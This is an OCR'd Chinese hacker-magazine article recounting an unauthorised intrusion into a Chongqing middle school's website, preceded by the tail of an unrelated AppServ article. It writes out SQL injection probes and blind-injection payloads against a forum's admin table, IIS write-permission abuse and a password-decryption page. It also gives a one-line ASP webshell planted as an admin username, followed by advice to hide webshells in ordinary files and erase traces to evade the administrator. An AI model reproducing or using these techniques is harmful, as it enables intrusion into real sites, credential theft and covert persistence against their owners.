


图7

现在已经获得System权限，想做什么就做什么吧。

解决办法：为Root设置一个强壮的密码，并且降低Apache的运行权限。尽管此漏洞比较低级，但因为其用户众多，所以利用此漏洞还是具有一定可行性的。

对AppServ的安全测试

文/图 dapiche

适合读者：脚本爱好者、入侵爱好者
前置知识：无

VIP会员学习成果展

入侵重庆某中学



文/图 [黑防VIP] roger

最近在学习脚本知识，随便去Google上找了一个站点练手。打开主站www.xxx.net，发现是一个新闻系统，我就随手在文章链接后加了一个单引号http://www.xxx.net/newsite/shownews.asp?NewsID=430'。结果文章不能正常显示。提交1=1时则能正常显示，1=2时报错。基本可以判断该文章系统存在注入漏洞。拿来小榕的Wed跑出管理员用户和密码。然后猜后台管理登陆页面，得到"http://www.xxx.net/newsite/admin_login.asp"，不过该页面禁止访问，估计管理员做了限制。其他管理页面和上传页面同样都做了限制，不允许外网IP访问，只好试用其他方法入侵。尝试%5c暴库，结果失败。再尝试IIS写权限利用，返回：

```
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Fri, 03 Mar 2006 07:53:50 GMT
X-Powered-By: ASP.NET
```

返回100的提示，估计服务器IIS没做好写权限配置，写入一个ASP木马，保存的时候却返回

```
HTTP/1.1 403 Forbidden
Server: Microsoft-IIS/5.0
Date: Fri, 03 Mar 2006 07:54:20 GMT
X-Powered-By: ASP.NET
Connection: close
Content-Type: text/html
Content-Length: 44
```

403禁止访问错误！这是什么原因呢？后来查了一下黑防04年一篇Superhei写的关于IIS写权限利用的文章，才发现直接上传IIS支持的文件类型都会出现这种错误。不过解决办法还是有的。先把后门的扩展名改为IIS不支持的扩展名，Put方式上传到目录，然后执行Copy或Move命令将其改为ASP格式，这样问题就解决了（以上过程可以使用桂林老兵的IIS写权限利用工具实现）。

文件上传后显示成功，但访问时却出现HTTP 404错误找不到文件，又试了几次还是这样（后来才知道上传的ASP后门被杀毒软件查杀了）。

入侵到这里就陷入了僵局，我突然想起了旁注。"ping www.xxx.net"得到其网站的IP，然后用IE进行Whois查询。"http://whois.webhosting.info/61.128.235.xxx"。

```
WebHosting.Info's Power WHOIS Service
61.128.235.xxx - IP hosts 2 Total Domains ...
Domain Name
1 xxx.NET.
2 CQxxx.NET.
```

发现主机上还存在另一个站点，于是我开始对cqxxx.net进行测试。该站点由一个文章系统，一个论坛，一个留言版构成。先在文章系统注册了一个用户，发表文章时却没有找到上传文件的地方，系统也不存在SQL注入漏洞。不过用%5c成功暴库，Down下了数据库。里面有4个管理员账户，密码都是MD5加密的，试着用工具跑密码，终于破解出了其中一个管理员的密码，找到两个后台登录页面"http://www.cqxxx.net/test/admin/admin_user.asp"登录后台发现管理员权限太低，只能审核文章，不能修改后台设置，添加公告等。不过从后台又发现了一款文章发布系统登录页面"http://www.cqxxx.net/test/admin/admin_admin.asp"。页面正中有几个关键字"新闻发布管理系统"，管理员把版权信息改了，所以我不能直接判断出它所用的文章系统。只好到百度搜索"admin_admin.asp 新闻发布管理系统"关键字，最后确定该文章系统为宁乡热线新闻发布管理系统。到官方网站查一下资料，官方公告说该文章系统以前存在SQL注入漏洞，不过程序作者发布了补丁，后来测试了一下网站发现管理员也打了补丁。

下载一套程序到本地分析一下，admin文件夹下存在adminconn.inc文件，里面保存数据库路径的配置信息。直接用IE访问adminconn.inc会暴出数据库路径，提交"http://www.cqxxx.net/test/admin/adminconn.inc"，成功暴出数据库路径，发现数据库是ASP后缀的。用Flashget下载成功，看来管理员并没有做防下载处理。打开数据库，发现密码做了加密，不过不是MD5，也就是说有破解的可能。

分析了一下文章系统加密方法，是用Encrypt函数操作的。再来看看admininconn.inc里的解密过程

```
set conn=server.createobject("ADODB.CONNECTION")
conn.open StrSQL
sub CloseConn()
  conn.close
```

```
set conn=nothing
end sub
function decrypt(dcode)
dim texts
dim i
for i=1 to len(dcode)
texts=texts & chr(asc(mid(dcode,i,2))-i)
next
decrypt=texts
end function
function encrypt(ecode)
Dim texts
dim i
for i=1 to len(ecode)
texts=texts & chr(asc(mid(ecode,i,2))+i)
next
encrypt = texts
end function
%>
```

我们可以自己写一段代码进行解密，代码如下：

```
<!--#include file="adminconn.inc" -->
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>owen解密</title>
</head>
<table width="300" border="0" align="center" cellpadding="0" cellspacing="0">
<form id="form1" method="post" action="?a=a">
<tr>
<td height="30" align="center">
<% If request("a")="a" Then response.Write("<input size='20' name='textfield' type='text' value='"&decrypt(""&request("mi")&"") &"'>") else response.Write("<input size='20' name='mi' type='text' value='输入加密密码'>") end if%></td>
</tr>
<tr>
<td height="30" align="center"><input type="submit" name="Submit" value=" 解 密 "></td>
</tr>
</form>
</table>
</body>
</html>
```

在本地搭建IIS服务器，将上面的代码保存成ASP文件放到admin文件夹下，这样就可以解密数据库里的密码。

用破解后的密码登录后台，发现关于上传的一些页面已经被管理员删除了，我只好从数据库里插入一句话木马下手。在后台添加新管理员，用户名："<%execute(Request("#"))%>"，然后用海洋顶端ASP木马的客户端进行连接并写入木马，但是现在我们不知道保存木马的绝对路径。怎么办？去看了看站点上了论坛，一眼就认出是雪人SF论坛。

小提示 雪人论坛一些老版本是存在注入漏洞的，只是注入时和其他程序有所不同，这样就导致了一些工具不能正常使用

1.在不设置IE的情况下输入注入语句会返回HTTP500错误。所以注入之前要设置一下IE，取消"显示友好HTTP错误消息"。

2.提交注入语句后返回的结果和大多数存在SQL漏洞的程序不同。

提交http://www.cqxxx.net/test/club/forum.asp?forum_id=19 and 1=1，返回正常页面。如图1所示。




图1

提交http://www.cqxxx.net/test/club/forum.asp?forum_id=19 and 1=2，返回错误页面。如图2所示。




图2

提交http://www.cqsky.net/test/club/forum.asp?forum_id=19 and 0<>(select count(*) from sfadmin)，返回页面如下图所示。前后条件都为真，应该返回正常页面和提交1＝1一致才对，但这里却不一样。如图3所示。




图3

针对这种情况我们注入时就要以第三种返回结果为标准进行猜解。由于一些SQLInject工具不能准确判断这套程序的返回结果，我们只好手工猜解。首先下载一套雪人论坛，用Access打开MDB数据库，得到管理员表段和字段名。

```
管理员表：SFAdmin
管理员用户名字段：SFAdmin_Name
管理员密码字段：SFAdmin_Password
```

输入"http://www.cqxxx.net/test/club/forum.asp?forum_id=19 and 1=(select count(*) from sfadmin where len(sfadmin_name)=11)"返回如图4所示页面，得到管理员用户名的长度为11位。

下面我们就开始猜管理员的用户名，和普通的SQL注入一样，我们可以调用ASC函数缩小范围进行猜解"http://www.cqxxx.net/test/club/forum.asp?forum_id=19 and




图4

1=(select top 1 count(*) from sfadmin where Asc(mid(sfadmin_name,1,1))=108)",如图5所示。




图5

猜出管理员账户第一位ASCII码为108,转换过来就是l。按照这样的顺序不断用">、<"缩小范围,最终得到管理员用户名 xxx。输入"http://www.cqxxx.net/test/club/forum.asp?forum_id=19 and 1=(select top 1 count(*) from sfadmin where Asc(mid(sfadmin_password,1,1))>50)"得到管理员密码 xxxxxx。到"http://www.cqxxx.net/test/club/admin_main.asp"成功登录论坛后台,如图6所示。

论坛后台里环境变量

> 主站web目录 F:\oak\newsite\
> cqxxx.net文章系统web目录 G:\es\test\article\
> cqxxx.net论坛web目录 G:\es\test\club\

最后我们用海洋ASP木马客户端写入木马(这里用的ASP后门是免杀版的,黑防VIP专区有下载)。如图7所示。

入侵到这里就算结束了。为了不让管理员发现,我把数据库里添加的一句话木马用户名删掉。在一些正常的ASP文件里插入一句话木马。或者你也可以重新上传




图6




图7

